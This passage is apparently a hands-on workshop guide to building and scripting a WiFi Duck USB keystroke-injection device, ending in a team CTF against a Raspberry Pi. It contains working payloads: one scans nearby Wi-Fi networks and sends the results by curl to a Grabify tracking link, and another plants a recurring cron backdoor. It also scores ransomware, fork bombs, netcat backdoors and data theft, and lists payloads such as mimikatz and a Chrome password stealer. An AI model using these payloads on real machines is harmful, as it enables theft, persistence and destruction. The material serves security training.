
There should be a tiny bit of separation between the boards.

Make sure there is enough space between the PCB and the D1 Mini’s MicroUSB port that a cable can fit.

Resolder any shorted pins

If any pins are shorted, de-solder them with a desoldering pump.

Melt the solder to be removed with a soldering iron, and use the suction of the pump to remove the solder



Test Boards with Serial Or Example Payload

To test if the board is working, we'll plug the pro micro into a power source.

If we see the "wifiduck" network appear, then we've successfully soldered the two together.

Break: End of Unit 3

After this break, we'll start on payloads!

Unit 4: Setting up the WiFi Duck

To get the WiFi duck ready for use, we'll need to change the name of the WiFi interface, and the channel it's operating on.

Connecting to the web interface

To connect to the Wi-Fi duck, look for the Wi-Fi network called “wifiduck”

Connect to the network with the password “wifiduck”


Once connected, no internet will be available.

In a browser, go to 192.168.1.4

You should see the web interface greet you

Menu options & settings


In the main settings menu, you can see options to change the SSID of the network, change the network password, set scripts to auto-run, and change the network channel. You can also upload firmware updates.



Setting your interface AP name

Because we have a lot of devices all in the same space, the first thing we should do is name each device so we can tell it apart.

Name your WiFi Duck either your name or something unique under the Settings menu. You will need to reconnect with the new name.



Writing the Code

To write code for the Wifi Duck, we need to work backwards from what we want to do. We'll be creating some basic scripts based on how you do simple actions on your computer.

To design your first script, think about something you do all the time on your computer that you could accomplish with only a keyboard.

Break down the steps into a list of things you need to do to accomplish the task. In general, getting to the command line is the fastest way to take advantage of the WiFi Duck's speed.

Let’s Break Down a Simple Task

Our sample code will simply open a Terminal window, type something into it, press enter, and then exit the Terminal window. Sound simple? There are more steps than you think!

We need to think about delays and timing a lot, because computers move so quickly that it can be read wrong by a device anticipating a human. So what do we need to do to accomplish this goal?

- Open a terminal window
- Type something in
- Hit enter
- Close the Terminal Window

Break Steps Down into Further Steps

- Open a terminal window

  We need to wait for the keyboard to be recognized, then hit the hotkey to open a Search dialog, then type “terminal” and press enter.

- Type something in

  Type in a string to the Terminal window after a short delay.


- Hit enter
- Close the Terminal Window

  To do this, we can press the Ctrl and D keys at the same time

Strategy: Race to the Terminal

The fastest way to do bad things on a computer you have limited access to is opening a terminal or powershell window.

What's the fastest way to open a terminal window?



Pseudocode: Inject Payload Into Raspberry Pi

What are the steps we need to write code for?

Delay for the keyboard to be recognized
Open the run menu by pressing ALT and F2 at the same time
Wait for it to open
Type “lxterminal” to search for the Terminal application
A brief delay to finish typing
Press enter
Wait about 5 seconds for the window to open
Write whatever string we want
Wait to finish typing
Press enter
A short delay before the final line
Pressing Control and D at the same time closes the Terminal window

Delays and timing

Delays make one-way scripts possible.

Because microcontrollers work so quickly, many of the commands would not work without adding time for commands to finish.

In testing, we should start out with generous delays and move into a more optimized design that works quickly without breaking anything.

WiFi Duck Commands To Use

Functions

Command	Example	Description
`REM`	`REM Hello World!`	Comment
`DEFAULTDELAY` or `DEFAULT_DELAY`	`DEFAULTDELAY 200`	Time in ms between every command
`DELAY`	`DELAY 1000`	Delay in ms
`STRING`	`STRING Hello World!`	Types the following string
`REPEAT` or `REPLAY`	`REPEAT 3`	Repeats the last command n times
`LOCALE`	`LOCALE DE`	Sets the keyboard layout. Currently supported: `DE`, `GB`, `US`, `ES`
`KEYCODE`	`KEYCODE 0x02 0x04`	Types a specific key code (modifier, key1[, ..., key6]) in decimal or hexadecimal
`LED`	`LED 40 20 10`	Changes the color of the LED in decimal RGB values (0-255)

Key			
`ENTER`	`PAGEUP`	`TAB`	`NUMLOCK`
`MENU` or `APP`	`PAGEDOWN`	`END`	`PRINTSCREEN`
`DELETE`	`UP` or `UPARROW`	`ESC` or `ESCAPE`	`SCROLLLOCK`
`HOME`	`DOWN` or `DOWNARROW`	`SPACE`	
`INSERT`	`LEFT` or `LEFTARROW`	`PAUSE or BREAK`	
	`RIGHT` or `RIGHTARROW`	`CAPSLOCK`	

Graphic design is my passion

Standard Keys

Key
`a` - `z`
`A` - `Z`
`0` - `9`
`F1` - `F12`

Modifier Keys

Key
`CTRL` or `CONTROL`
`SHIFT`
`ALT`
`WINDOWS` or `GUI`


Saving and Re-Running Payloads

To save a payload, write the name of the payload and then hit create.

In the editing window, change the code until you are satisfied and click save.

Now, you can run the script by clicking the run option next to it.

In addition, you can run the script via a CURL request.



Payload Type: URL Tracker

Gets the IP address, system type, internet service provider, and more of a target that loads a tracking link. Works by sending data as the “Referrer” URL to a Grabify link.

```
STRING curl --silent --output /dev/null --referer \"$(sudo iw dev wlan0 scan | grep wlan0 | sed 1d | xargs | tr -d ' ' | tr -d '-')\' https://grabify.link/LINK"
```

Payload type: Linux Recurring Backdoor Process

Cron allows us to schedule tasks to run in the background. We can make a payload run every 60 seconds with this payload.

```
STRING export VISUAL=nano; crontab -e

DELAY 500

ENTER

DELAY 1000)

ENTER

STRING * * * * * PAYLOAD_GOES_HERE

DELAY 1000

CTRL X

DELAY 200

STRING Y

DELAY 500

ENTER
```

Using Keyboard Shortcuts, Create A Script

Using the keyboard shortcuts for your operating system, create a script to automate a task.

Use the keys mentioned before and try sending multiple keystrokes.

I will come around and answer questions, help with scripts, and give feedback

Example Actions

- Steal a file
- Delete a file
- Write a file with a message in it
- Steal a hash
- Corrupt a hash
- Kill the computer
- Plant a keylogger
- Rickroll
- Join rogue Wi-Fi network
- Team ASCII banner
- Grabify link tracker
- Cron task
- Netcat backdoor
- Change background
- Auto-restart computer
- Auto-quit programs

Bonus - Developed Just For This Workshop

Automate your scripts with a CURL request.

Rather than use the GUI, you can run scripts directly from a CURL request.

If you make a script called “runme”, use the following CURL request to run it directly after connecting to the Wi-Fi Duck network:

curl '192.168.4.1/run?cmd=run%20runme'

Final Break - End of Section 4

Take a break, after this, we'll be trying out our new skills in a team CTF!

Unit 5 CTF: Design the Highest Scoring Payload

In our last section, we'll be working together to write payloads to win a prize!

Our target is a Raspberry Pi computer running Raspbian. Your goal is to work as a team to make a payload that does the most number of bad things.

CTF Challenge: Attack The Raspberry Pi

For our final challenge, we'll be dividing into teams and working on HID attack scripts to achieve a number of specific goals.

Each team will get time to write their script, and then 90 seconds to plug in and run their script.

The team to earn the most number of points wins a prize! Points are awarded when a team achieves the actions below:

Points	File Operations	Flags	Destruction	Advanced (x 2 points)
10	Create a text file with a message	Display a message demanding bitcoins	Reboot or shut down the computer	Create a Cron Task
20	Delete a file	Change the Wallpaper	Kill the network connection	Download & execute a bash or Python file
30	Download a file to the desktop	Get a Grabify link hit from the target computer	Kill the computer (No boot)	Steal data via Grabify
40	Create a fork bomb	RickRoll in a browser window	Create startup task that shuts down computer	Join an (evil) Wi-Fi network
50	Steal a file off the computer	Change RPI's SSH MOTD Banner to your team name	Encrypt files or the file system (ransomware)	Netcat backdoor (remote access)

Using Keyboard Shortcuts

Windows 10 Keyboard Shortcuts: https://www.windowscentral.com/best-windows-10-keyboard-shortcuts

Linux Keyboard Shortcuts (Debian): www.computerhope.com/ushort.htm

Raspbian Shortcuts: https://defkey.com/raspbian-raspberry-pi-shortcuts

MacOS Keyboard Shortcuts: https://support.apple.com/en-us/HT201236

Links to USB Rubber Ducky Payloads

- Payload - Non-Malicious Auto Defacer
- Payload - Lock Your Computer Message
- Payload - Ducky Downloader
- Payload - Ducky Phisher
- Payload - FTP Download / Upload
- Payload - Restart Prank
- Payload - Silly Mouse, Windows is for Kids
- Payload - Windows Screen rotation hack
- Payload - Powershell Wget + Execute
- Payload - mimikatz payload
- Payload - MobileTabs
- Payload - Ugly Rolled Prank
- Payload - XMAS
- Payload - Pineapple Assocation (VERY FAST)
- Payload - Remotely Possible
- Payload - Batch Wiper/Drive Eraser
- Payload - Generic Batch
- Payload - Paint Hack
- Payload - Local DNS Poisoning
- Payload - Deny Net Access
- Payload - RunEXE from SD
- Payload - Run Java from SD
- Payload - Download mimikatz, grab passwords and email them via gmail
- Payload - Hotdog Wallpaper
- Payload - Android 5.x Lockscreen
- Payload - Chrome Password Stealer
- Payload - Website Lock
- Payload - Windows 10 : Download & Change Wallpaper
- Payload - Windows 10 : Download & Change Wallpaper another version
- Payload - Windows 10 : Download and execute file with Powershell
- Payload - Windows 10 : Disable windows defender
- Payload - Windows 10 : Disable Windows Defender through powershell
- Payload - Windows 10 : Wifi, Chrome Dump & email results
- Payload - Windows 7 : Logoff Prank
- Payload - Netcat Reverse Shell
- Payload - Fake Update screen
- Payload - Rickroll
- Payload - Fast Meterpreter
- Payload - Data-Exfiltration / Backdoor
- Payload - Fake Update screen
- Payload - OSX Sudo Passwords Grabber
- Payload - OSX Root Backdoor
- Payload - OSX User Backdoor
- Payload - OSX Local DNS Poisoning
- Payload - OSX Youtube Blaster
- Payload - OSX Photo Booth Prank
- Payload - OSX Internet Protocol Slurp
- Payload - OSX Ascii Prank
- Payload - OSX iMessage Capture
- Payload - OS X Wget and Execute
- Payload - OSX Passwordless SSH access (ssh keys)
- Payload - OSX Bella RAT Installation
- Payload - OSX Sudo for all users without password
- Payload - MrGray's Rubber Hacks
- Payload - Copy File to Desktop
- Payload - Youtube Roll
- Payload - Disable AVG 2012
- Payload - Disable AVG 2013
- Payload - EICAR AV test

Resources:

Raspbian Commands & Hotkeys - https://raspberryinsider.com/top-15-raspberry-pi-keyboard-shortcuts/

All Digispark Keys - https://github.com/digistump/DigisparkArduinoIntegration/blob/master/libraries/DigisparkKeyboard/DigiKeyboard.h

Digispark setup guide - https://digistump.com/wiki/digispark/tutorials/connecting

Github Repo - https://github.com/skickar/USBAttackWorkshop

Pi Shortcuts - https://defkey.com/raspbian-raspberry-pi-shortcuts

Windows Hotkeys - https://www.windowscentral.com/best-windows-10-keyboard-shortcuts